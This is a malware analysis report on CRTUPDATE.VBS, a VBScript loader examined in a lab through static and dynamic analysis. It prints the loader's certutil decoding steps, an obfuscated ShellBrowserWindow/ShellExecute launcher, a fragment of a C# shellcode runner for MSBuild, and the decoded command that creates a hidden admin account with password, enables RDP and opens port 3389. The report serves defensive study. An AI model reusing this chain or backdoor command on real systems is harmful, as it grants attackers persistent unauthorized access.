Malware Analysis Report

CRTUPDATE.VBS

Malware Analyst: Giovanni Ocasio

Contents

Executive Summary 3

Static Analysis 4

Crtupdate.vbs Analysis 4

One.vbs Analysis 4

Xml.xml Analysis 6

Dynamic Analysis 7

Initial Detonation 7

Executive Summary

The sample analyzed, **CRTUPDATE.VBS**, is a **multi-stage, heavily obfuscated VBScript-based malware** designed to establish **persistent unauthorized access** on a victim system. The script operates as an initial loader that decodes embedded payloads, reconstructs obfuscated commands, and ultimately executes a secondary stage using trusted Windows utilities to evade detection.

Static analysis revealed that the primary script leverages built-in tools such as `certutil.exe` to decode embedded certificate files (`.crt`), which contain additional malicious components. One of these decoded files, **one.vbs**, employs string obfuscation techniques—specifically using a custom replace function—to hide its true functionality. Once deobfuscated, the script invokes Windows COM objects associated with the **ShellBrowserWindow** interface and uses `ShellExecute` to launch further payloads with elevated privileges, attempting to bypass standard user restrictions.

Further analysis of the decoded **xml.xml** file showed that it contains embedded C# code and shellcode executed via **MSBuild.exe**, a legitimate Microsoft binary often abused for "living-off-the-land" attacks. The shellcode's primary objective is to create a new local user account (`wdsadmin`), assign it administrative privileges, add it to the Remote Desktop Users group, and enable Remote Desktop Protocol (RDP) access on port 3389. This effectively provides the attacker with persistent remote access to the compromised system.

Dynamic analysis confirmed this behavior. Upon execution, the malware triggered command prompt activity and a User Account Control (UAC) prompt, after which the `wdsadmin` account was successfully created and added to privileged groups. The script also dropped decoded payload files to a public directory, facilitating continued access and execution. Using credentials recovered during analysis, the newly created account was verified to have full administrative and remote access capabilities.

Overall, this malware demonstrates a clear objective of **establishing persistence and enabling remote access through credential creation and system modification**, while leveraging **obfuscation and trusted system binaries** to avoid detection. Its use of multi-stage payload delivery and living-off-the-land techniques makes it particularly effective against traditional security controls that rely on signature-based detection.

Static Analysis

Crtupdate.vbs Analysis

During initial static analysis we can see that the *crtupdate.vbs* script decodes the *one.crt* and *two.crt* certificate files that it is packaged with and calls for cmd.exe to execute the *one.vbs*:

```
C: > Users > analyst > Desktop > crtupdate.vbs
Dim WshShell, oExec
Set WshShell = CreateObject("WScript.Shell")

Set oExec = WshShell.Exec("certutil -decode one.crt C:\Users\Public\Documents\one.vbs")
WScript.Sleep 1000
Set oExec = WshShell.Exec("certutil -decode two.crt C:\Users\Public\Documents\xml.xml")
WScript.Sleep 1000
Set oExec = WshShell.Exec("cmd.exe /c C:\Users\Public\Documents\one.vbs")
```

Using the *certutil.exe* we decoded the two .crt files for analysis:

```
C:\Users\analyst\Desktop
λ certutil -decode one.crt .\one.vbs
Input Length = 1002
Output Length = 685
CertUtil: -decode command completed successfully.
```

```
C:\Users\analyst\Desktop
λ certutil -decode two.crt .\xml.xml
Input Length = 6864
Output Length = 4948
CertUtil: -decode command completed successfully.
```

One.vbs Analysis

In the *one.vbs* script we can seem attempts to obfuscate the *a* and *aa* variables, making it difficult to decipher the actions this variable is taking:

```
getUpdate()

Sub getUpdate()
a = "CvVv:vVv\vVvWvVvivVvnvVvdvVvovVvwvVvsvVv\vVvMvVvivVvcvVvrvVvovVvsvVvovVvfvVvtvVv.vVvNvVvEvVvTvVv\vVvFvVvrvVvavVvmvVvev

aa = "CvVv:vVv\vVvuvVvsvVvevVvrvVvsvVv\vVvPvVvuvVvbvVvlvVvivVvcvVv\vVvDvVvovVvcvVvuvVvmvVvevVvnvVvtvVvsvVv\vVvxvVvmvVvlvVv.

aaa = update(a, "vVv")
aaaa = update(aa, "vVv")

Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")
    obj.Document.Application.ShellExecute aaa, aaaa, Null, "runas", 0

End Sub
Function update(ccj, jjc)
Dim str
str = Replace(ccj, jjc, "")
update = str
End Function
```

We can see that the *aaa* and *aaaa* variables utilize the update function to call for the replace function to deobfuscated the *a* and *aa* variable strings:

```
getUpdate()

Sub getUpdate()
a = "CvVv:vVv\vVvWvVvivVvnvVvdvVvovVvwvVvsvVv\vVvMvVvivVvcvVvrvVvovVvsvVvovVvfvVvtvVv.vVvNvVvEvVvTvVv\vVvFvVvrvVvavVvmvVvev

aa = "CvVv:vVv\vVvuvVvsvVvevVvrvVvsvVv\vVvPvVvuvVvbvVvlvVvivVvcvVv\vVvDvVvovVvcvVvuvVvmvVvevVvnvVvtvVvsvVv\vVvxvVvmvVvlvVv.

aaa = update(a, "vVv")
aaaa = update(aa, "vVv")

Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")
    obj.Document.Application.ShellExecute aaa, aaaa, Null, "runas", 0

End Sub
Function update(ccj, jjc)
Dim str
str = Replace(ccj, jjc, "")
update = str
End Function
```

The update function takes two parameters *ccj* and *jjc*. It takes the original string (*ccj*) and replaces all instances if the substring (*jjc*) with nothing (*“”*). Since the *aaa* and *aaaa* variables call for the update function we can assume that the function is replacing all instances of *vVv* in both the *a* and *aa* variables with nothing, deobfuscating the strings for use. The analyst performed this task manually using the Find and Replace function in VS Code:

```
C: > Users > analyst > Desktop > one.vbs

vVv                Aa ab .*
Replace            AB

1   getUpdate()
2
3   Sub getUpdate()
4   a = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe"
5
6   aa = "C:\users\Public\Documents\xml.xml"
7
8   aaa = update(a, "")
9   aaaa = update(aa, "")
10
11  Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")
12      obj.Document.Application.ShellExecute aaa, aaaa, Null, "runas", 0
13
14  End Sub
15  Function update(ccj, jjc)
16  Dim str
17  str = Replace(ccj, jjc, "")
18  update = str
19  End Function
```

There also appears to be a string in a UUID format with a value of *C08AFD90-F2A1-11D1-8455-00A0C91F3880*. This UUID is associated with the ShellBrowserWindow which is commonly abused by Red Teamers and bad actors to launch files or commands remotely. The script also calls for the ShellExecute method to execute both variables, an item with a Null value, runas, and 0. Research indicates that this is attempting to run MSBuild.exe xml.xml as a user with elevated privileges in a hidden window.

Xml.xml Analysis

After decoding the *two.crt* the analyst we left with an xml.xml file. Within the xml file there is a large section dedicated to C-Sharp code and contains long string of shell code:

```
Import("kernel32")]
ivate static extern UInt32 WaitForSingleObject(
tPtr hHandle,
nt32 dwMilliseconds

ic override bool Execute()

e[] slcd = new byte[] {0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0x

UInt32 funcAddr = VirtualAlloc(0, (UInt32)slcd.Length,
M_COMMIT, PAGE_EXECUTE_READWRITE);
Marshal.Copy(slcd, 0, (IntPtr)(funcAddr), slcd.Length);
IntPtr hThread = IntPtr.Zero;
UInt32 threadId = 0;
```

The analyst copied the shell code into a text file on their REMNux machine for analysis using the carver.py script. Reviewing the information output to the *bytesfromhex.txt* file reveals what appears to be a command string for creating and add user "*wdsadmin*" to the Administrators group and Remote Desktop Users groups as well as opening and allowing access to RDP over port 3389:

```
remnux@remnux:~/ShellCode$ cat bytesfromhex.txt
`1d0P0R
8u}0;}$u0X0X$0f0 YI0:I0400100
                    K0XY0bD$$[[aYZQ0  Z0lj000Ph10o00p0Vh000000<|
000u0GrojS00cmd.exe /k "net localgroup "Remote Desktop Users" /add & net user /add wdsadmin qqqq1111
 & net localgroup administrators wdsadmin /add & net localgroup "Remote Desktop Users" wdsadmin /add
 & reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnectio
ns /t REG_DWORD /d 0 /f & netsh advfirewall firewall add rule name="Open Remote Desktop" protocol=TC
P dir=in localport=3389 action=allow"remnux@remnux:~/ShellCode$
```


Analyst also utilized the *scdbg* tool in conjunction with the *out.bin* file created by the carver.py script to confirm the previous suspicion:

```
C:\Users\analyst\Desktop
λ scdbg /f out.bin -s -1
Loaded 4c5 bytes from file out.bin
Detected straight hex encoding input format converting...
Initialization Complete..
Max Steps: -1
Using base offset: 0x401000

401099  WinExec(cmd.exe /k "net localgroup "Remote Desktop Users" /add & net user /add wdsadmin qqqq1111 & net localgrou
p administrators wdsadmin /add & net localgroup "Remote Desktop Users" wdsadmin /add & reg add "HKEY_LOCAL_MACHINE\SYSTE
M\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f & netsh advfirewall firewall add
 rule name="Open Remote Desktop" protocol=TCP dir=in localport=3389 action=allow")
4010a5  GetVersion()
4010b8  ExitProcess(0)

Stepcount 553800
```

Dynamic Analysis

Initial Detonation

Running the malware generates a few command prompts that disappear immediately. Following this a UAC prompt appears:



If we compare the net user output from before and after the script execution, analyst discovered that the *wdsadmin* user has been added:

```
C:\Users\analyst\Desktop
λ net user

User accounts for \\FLARE-VM

-------------------------------------------------------------------------------
Administrator            analyst                  DefaultAccount
Guest                    WDAGUtilityAccount
The command completed successfully.
```

```
C:\Users\analyst\Desktop
λ net user

User accounts for \\FLARE-VM

-------------------------------------------------------------------------------
Administrator            analyst                  DefaultAccount
Guest                    WDAGUtilityAccount       wdsadmin
The command completed successfully.
```

Analysts also discovered that this user was added to the Administrators and Remote Desktop Users groups:

```
C:\Users\analyst\Desktop
λ net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
analyst
wdsadmin
The command completed successfully.


C:\Users\analyst\Desktop
λ net localgroup "Remote Desktop Users"
Alias name     Remote Desktop Users
Comment

Members

-------------------------------------------------------------------------------
wdsadmin
The command completed successfully.
```

We can also see that when the script executed it decoded the *one.crt* and *two.crt* into the *C:\Users\Public\Document* directory as *one.vbs* and *xml.xml*:

```
C:\Users\Public\Documents
λ ls
 desktop.ini  'Explorer Suite Signatures'  'My Music'  'My Pictures'  'My Videos'   one.vbs   xml.xml
```

Using the username *wdsadmin* and the password discovered in scdbg "*qqqq1111*" we were able to run PowerShell as the user:

```
Administrator: Command Pror
Microsoft Windows [Version 10.0.19045.6456]
(c) Microsoft Corporation. All rights reserved.

FLARE-VM Wed 04/22/2026 11:18:14.65
C:\Users\analyst\Desktop>runas /user:127.0.0.1\wdsadmin powershell.exe
Enter the password for 127.0.0.1\wdsadmin:
Attempting to start powershell.exe as user "127.0.0.1\wdsadmin" ...

FLARE-VM Wed 04/22/2026 11:18:59.43
C:\Users\analyst\Desktop>

powershell.exe (running as 127.0.0.1\wdsadmin)
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> whoami
flare-vm\wdsadmin
PS C:\Windows\system32>
```